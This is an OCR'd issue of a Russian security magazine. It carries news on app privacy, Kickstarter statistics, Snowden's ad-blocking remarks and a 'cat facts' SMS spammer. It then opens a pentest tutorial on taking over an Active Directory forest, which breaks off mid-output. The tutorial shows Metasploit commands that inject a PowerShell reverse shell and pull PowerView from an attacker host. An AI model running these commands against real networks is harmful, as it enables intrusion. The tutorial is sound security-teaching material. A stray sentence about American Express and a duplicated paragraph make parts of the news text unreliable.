
Использовать виртуальную реальность все предполагают по-разному:

37% опрошенных привлекают VR-путешествия и исследования

33% ждут VR-игр

10% Виртуальный шоппинг

4% хотели бы смотреть фильмы и ТВ в виртуальной реальности



ПРИЛОЖЕНИЯ SKYPE, WHATSAPP И YELP БЕЗ ОСТАНОВКИ ПРОВЕРЯЮТ СПИСОК КОНТАКТОВ

Недавно поступивший в продажу смартфон BlackBerry Priv — первое устройство на базе Android, выпущенное канадской компанией. Специалисты BlackBerry сделали все возможное, чтобы реализовать свою знаменитую на весь мир безопасность на Android. В частности, предустановленное приложение DTEK следит за тем, какие программы обращаются к списку контактов, данным о местонахождении, текстовым сообщениям, камере и микрофону, тщательно протоколируя время и длительность обращений.

Журналист издания ZDNet Зак Уиттакер (Zack Whittaker) обратил внимание на странную статистику, которую собрал его Priv. По данным, собранным DTEK, вышло, что за три дня Skype запрашивал доступ к списку контактов 3484 раза, WhatsApp 2449 раз и Yelp 165 раз. Официальное приложение Facebook, для сравнения, запросило его список контактов лишь 78 раз за три дня, Pinterest 11 раз, Dropbox 8 раз, а Instagram всего три раза.

Список контактов — весьма чувствительное место, ведь он содержит конфиденциальные данные обо всех знакомых людях. В целом нет ничего удивительного в том, что Skype и WhatsApp требуют разрешения на доступ к списку контактов. Yelp тоже должен сверяться с контакт-листом, чтобы узнать, у кого из друзей пользователя установлен Yelp и кто находится неподалеку. Но если Uber во время поездки может сверяться с местонахождением пользователя сотни раз (и это оправданно, ведь приложение в реальном времени отслеживает перемещения клиентов), то в случае Skype, WhatsApp и Yelp такое поведение выглядит странным и чрезмерным.

Уиттакер постарался связаться с представителями компаний и попросил их прокомментировать ситуацию. Представитель Skype сообщил, что «Skype будет обновлять вашу телефонную книгу довольно часто, с целью поддержания списка контактов Skype в актуальном виде, а также для корректного определения их сетевого статуса». Представитель Yelp сообщил, что компания пока не может дать конкретного ответа, так как Android-подразделение проводит проверку, но подчеркнул, что компания не хранит контактные данные на своих серверах. Попытки связаться с Facebook, которой принадлежит мессенджер WhatsApp, не увенчались успехом: компания игнорирует вопросы журналиста.

Уиттакер резюмирует, что, по сути, ни одна компания не дала четкого ответа на вопрос «зачем?». Журналист понимает, что такое поведение приложений может объясняться просто плохим качеством кода и банальным недосмотром разработчиков, но без веских доводов со стороны производителей все это выглядит зловеще.Исследователь убежден, что компании American Express стоит как можно скорее исправить эту проблему.



ИССЛЕДОВАНИЕ: КУДА ШЛЮТ ДАННЫЕ ПРИЛОЖЕНИЯ ДЛЯ ANDROID

Команда исследователей из MIT и UWin Software изучила 500 наиболее популярных приложений для Android. Выяснилось, что лишь половину их запросов можно отнести к стандартным пакетам; другая половина трафика уходит в неясном направлении, и зачастую даже не совсем понятно, зачем нужен тот или иной канал связи, так как на работу приложения он не влияет. оманда исследователей из MIT и UWin Software изучила 500 наиболее популярных приложений для Android. Выясни-

лось, что лишь половину их запросов можно отнести к стандартным пакетам; другая половина трафика уходит в неясном направлении, и зачастую даже не совсем понятно, зачем нужен тот или иной канал связи, так как на работу приложения он не влияет.

Ради эксперимента эксперты вообще запретили 47 приложениям общаться с третьими сторонами. Тридцать из этих модифицированных приложений продолжили работать как ни в чем не бывало. Еще девять лишились рекламы, но в целом функционировали. В трех случаях программы демонстрировали небольшие сбои в работе. Так, популярное приложение-фонарик, которое предлагает пользователям платный апгрейд, лишилось иконки на экране апгрейда. Еще пять приложений полностью перестали работать. Как минимум в одном случае проблема крылась в защите, которую разработчики встроили в приложение, чтобы защитить свой проприетарный код. Почему отказали оставшиеся четыре программы — неясно.

«Аналитические сервисы собирают информацию о производительности приложения, аварийных завершениях работы, рабочих характеристиках устройств, а также наблюдают за действиями пользователя во время работы с приложением. Хотя эта информация имеет явную ценность для разработчиков, пользователь не найдет нигде описания целей и частоты сбора этих данных. По сути, некоторые приложения начинают собирать данные еще до фактической активации. К примеру, Twitter, Walmart и Pandora начинают сбор данных сразу же, как только устройство включается, и продолжают периодически выходить на связь, пока устройство остается включенным. Само приложение при этом может вообще не использоваться ни разу. В большинстве случаев пользователь никак не может прекратить подобный сбор данных, не удалив приложение», — пишут исследователи в докладе.

Команда экспертов подчеркивает, что они не призывают немедленно избавиться от всех этих каналов передачи данных, запретив все оптом. Просто исследователи полагают, что пользователи имеют право знать о происходящем и должны иметь возможность отказаться от сбора информации.

ИНТЕРЕСНАЯ СТАТИСТИКА О РАБОТЕ KICKSTARTER

→ В начале ноября 2015 года краудфандинговая площадка Kickstarter похвасталась новым достижением: сумма собранных через Kickstarter средств превысила два миллиарда долларов. В честь взятия «новой планки» компания опубликовала любопытную статистику.

Популярность сайта растет: второй миллиард собрали в три раза быстрее первого. 391 доллар в минуту против 1182 долларов в минуту.

Первый млрд	Второй млрд
$391	$1.182


2 миллиарда долларов были собраны благодаря пожертвованиям 9,5 миллиона человек из 230 стран мира. Большинство из них вкладывали средства сразу в ряд проектов.

Пожертвовали деньги 2 и более проектам	2+	/ 2.932.231
5 и более	5+	/ 862.270
10 и более	10+	/ 368.605
50 и более	50+	/ 35.898
1000 и более (реально подсели X)	1.000+	/ 49

Большинство пожертвований не превышают 100 долларов

$1	$5	$10	$15	$20	$25	$30	$35	$50	$100
567.270	717.737	1.461.750	1.163.610	1.305.952	2.431.183	863.293	815.592	1.605.739	1.063.153

260 000 проектов были запущены на Kickstarter за это время



ЭДВАРД СНОУДЕН УВЕРЕН: БЛОКИРОВАТЬ РЕКЛАМУ ДОЛЖЕН КАЖДЫЙ


Кстати, о Сноудене. В середине ноября Эдвард Сноуден дал интервью изданию The Intercept. В ходе беседы речь зашла о блокировке рекламы, и бывший сотрудник ЦРУ и АНБ высказался достаточно

резко: Сноуден сообщил, что использование блокировщиков — *«это не просто ваше право, это ваша обязанность».*

«Мы знаем о том, что интернет-провайдеры, в том числе Comcast, AT&T и другие, внедряют рекламу прямо в ваш HTTP-трафик, — рассказал Сноуден. *— До тех пор пока провайдеры услуг будут использовать рекламу с применением активного контента, для отображения которой понадобятся JavaScript или Flash, все что угодно может стать потенциальным вектором атаки на ваш браузер, и вы должны активно пытаться все это заблокировать. Поставщики услуг даже не пытаются обеспечить безопасность священных отношений между читателем и издателем, поэтому у вас не просто есть право защищать себя самостоятельно, это вообще ваша прямая обязанность».*

Также Сноуден поделился и другими мыслями о приватности и безопасности в интернете, дав пару традиционных советов читателям. Так, Сноуден рекомендует пользоваться менеджерами паролей, настроить везде, где только можно, двухфакторную аутентификацию, а в качестве браузера использовать Tor.

«Я считаю, что Tor — это один из важнейших на сегодня технологических проектов, направленных на улучшение приватности. Лично я пользуюсь Tor постоянно», — говорит Сноуден.



МЯУ, Я ЛЮБЛЮ КОТО-ФАКТЫ

«[Моя] основная цель — ознакомить людей с оперативной безопасностью», — рассказал анонимный разработчик, который завалил людей, публикующих свои телефонные номера в открытом доступе, спам-сообщениями с интересными фактами о котиках. Чтобы прекратить волну спама, пользователям нужно было отправить Эдварду Сноудену твит: «Мяу, я <3 котофакты» (Meow, I <3 catfacts).

«Когда люди выкладывают в Twitter фотографии своих водительских прав или банковских карт, они обычно понимают свою ошибку, когда кто-нибудь делает ретвит этой записи. Но когда они публикуют свой номер телефона, они считают, что здесь нет ничего такого. Если бы отправленные им сообщения носили вредоносный характер, их бы могли с легкостью взломать», — поясняет доброжелательный спамер, имея в виду, в частности, уязвимость Android Stagefright, из-за которой даже безобидное на вид сообщение может скомпрометировать устройство.

Поиск телефонных номеров и отправка на них сообщений были автоматизированы при помощи двух скриптов. Первый скрипт через API социальной сети собирает телефонные номера, «используя список ключевых слов и регулярные выражения, чтобы отфильтровать локальные номера телефонов». Второй скрипт использует различные веб-сайты для рассылки СМС (разработчик отмечает, что такой СМС-спам возможен из-за очень слабой CAPTCHA на данных ресурсах). Как только жертва пишет твит на имя Эдварда Сноудена, ее сразу исключают из рассылки фактов о кошках.

«Когда он [Эдвард Сноуден] только присоединился к Twitter, он сказал, что ему нравятся кошки. Он борется за максимальную защиту любой личной информации, тогда как огромное количество людей свободно публикует свои личные данные, при помощи которых их можно идентифицировать. Я считал, что некоторые из них оценят шутку, когда им, из-за собственной некомпетентности в вопросах безопасности, придется писать Сноудену, но оказалось, что большинство из них понятия не имеют, кто такой Сноуден», — рассказал разработчик.

Теперь его жертвы определенно знают много интересного о кошках. Хочется верить, что о безопасности в интернете они тоже кое-что узнали.



ЛЕС ПОД КОНТРОЛЕМ

ЗАХВАТЫВАЕМ ВЕСЬ ЛЕС ACTIVE DIRECTORY

Александр Дмитренко
PENTESTIT
sinister@pentestit.ru

Active Directory — явление, довольно часто встречающееся при тестировании безопасности крупных компаний. Нередко попадается не одинокий домен в единственном лесу, а более ветвистая и более интересная структура. Поэтому сегодня мы поговорим о том, как проводить разведку, изучать структуру леса, рассмотрим возможности поднятия привилегий. А завершим полной компрометацией всего леса предприятия!

О ЧЕМ НА ЭТОТ РАЗ

Не секрет, что многие, если не большинство крупных компаний используют службу каталогов Active Directory от небезызвестной MS. Причина достаточно очевидна.

Такой подход позволяет многие вещи автоматизировать, интегрировать все в одну слаженную структуру и облегчить жизнь как IT-отделу, так и всем сотрудникам.

Как правило, если организация довольно большая, то, развиваясь, она может приобретать другие (более мелкие) компании, устраивать слияния, расширения и прочие радости крупного бизнеса. Все это сказывается на структуре леса AD, который пополняется новыми деревьями и разрастается вширь и вглубь. Именно о такой разветвленной структуре мы и будем разговаривать. А начнем, по традиции, с небольшого теоретического введения.

В ДРЕМУЧИХ ЛЕСАХ AD

Бегло рассмотрим ключевые понятия Active Directory, которые постоянно будут использоваться в дальнейшем. Начнем от наименьшей структурной единицы AD — домена.

Доменом можно назвать логическую группу (пользователей, хостов, серверов и так далее), которые поддерживают централизованное администрирование.

Деревом называется набор доменов, которые используют общее пространство имен (по аналогии с обычным DNS). Важно, что дочерний домен автоматически получает двухсторонние доверительные отношения с родительским доменом.

Доверие — это своеобразное соглашение между двумя доменами, устанавливающее разрешения на доступ к тем или иным объектам или ресурсам.

Ну а лес, в свою очередь, является наиболее крупной структурой в Active Directory и объединяет все деревья. В результате все деревья в лесу обычно объединены двунаправленными доверительными отношениями, что позволя-

ет пользователям в любом дереве получать доступ к ресурсам в любом другом, если они имеют соответствующие разрешения и права.

По умолчанию первый домен, создаваемый в лесу, автоматически становится его корневым доменом.

Завершив теоретический экскурс, можно переходить к практике, чем и займемся. При этом мы будем предполагать, что уже получен базовый доступ с небольшими пользовательскими привилегиями. Допустим, что социнженерия дала свои плоды и после отправки специально сформированного письма (например, с документом во вложении) кто-то открыл документ и мы получили шелл.

ПРОВЕРЯЕМ БОЕКОМПЛЕКТ

Перед любыми боевыми действиями неплохо вначале осмотреть свой инструментарий и определиться, что будет использоваться. Для изучения Windows-окружения самый удобный инструмент на сегодняшний день — это PowerShell. Почему? Да потому, что он везде установлен (начиная с Windows 7/2008R2), позволяет работать и выполнять разнообразные командлеты рядовым пользователям и глубоко интегрирован в ОС.

Дефолтная политика, которая запрещает выполнение сторонних (неподписанных) PowerShell-скриптов, не является серьезной защитной мерой. Это просто защита от случайного запуска по двойному клику и очень легко обходится. По большому счету PowerShell — это целый фреймворк для постэксплуатации Windows. Естественно, по этой причине пентестеры уже несколько лет активно его используют, и написано множество различных модулей (скриптов), которые помогают автоматизировать те или иные действия.

Мы будем использовать лишь один такой модуль — PowerView, который входит в набор PowerTools. Изначально он создавался в рамках известного проекта Veil, но не так давно, после выхода впечатляющего фреймворка PowerShell Empire (который очень динамично развивается и требует отдельного рассмотрения), был перемещен и теперь является подпроектом PS Empire.

PowerView служит одновременно и заменой всех консольных net*-команд в Windows, и средством изучения AD. Отдельно стоит еще раз подчеркнуть, что большинство возможностей доступны с правами обычного пользователя.

ВЫДВИГАЕМСЯ НА ИСХОДНУЮ

Напомню, что базовый доступ у нас уже есть, и для упрощения будем считать, что у нас есть шелл Meterpreter с правами рядового доменного пользователя. В этом году работа с PS в Метасплоите стала значительно удобнее, появилось несколько специализированных пейлоадов, чем и воспользуемся. Чтобы не потерять имеющуюся сессию, создадим новую, используя механизм payload_inject.

Для этого выполняем:

```
msf > use exploit/windows/local/payload_inject
```

В качестве полезной нагрузки, конечно же, выбираем **powershell**:

```
msf exploit(payload_inject) > set PAYLOAD ↵
    windows/powershell_reverse_tcp
```

Теперь можно сразу указать модуль, который нужно импортировать в случае успешного запуска:

```
msf exploit(payload_inject) > set LOAD_MODULES ↵
    http://10.54.0.181/powerview.ps1
```

Отмечу, что при желании можно даже указывать полный адрес до GitHub, в нашем случае PowerView будет скачиваться жертвой прямо с хоста атакующего. Последним штрихом необходимо указать номер уже имеющейся сессии:

```
msf exploit(payload_inject) > set SESSION 1
```

Запускаем на выполнение (результат на рис. 1).

```
msf exploit(payload_inject) > exploit

[*] Loading 1 modules into the interactive PowerShell session
[*] Started reverse SSL handler on 10.54.0.181:5555
[*] Running module against BACKOPS
[*] Launching notepad.exe...
